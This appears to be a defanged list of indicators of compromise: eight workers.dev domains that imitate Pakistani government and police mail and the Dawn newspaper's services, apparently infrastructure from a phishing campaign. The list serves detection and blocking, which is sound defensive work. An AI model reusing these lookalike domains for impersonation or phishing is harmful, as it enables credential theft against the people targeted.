- mail-islamabadpolice-gov-pk.ntc-telecommunication-safecity.workers[.]dev
- herald-b2a.workers[.]dev
- images-11d.workers[.]dev
- classifieds.workers[.]dev
- dawnnews.workers[.]dev
- aurora.dawn-904.workers[.]dev
- epaper.dawn-323.workers[.]dev
- obituary.workers[.]dev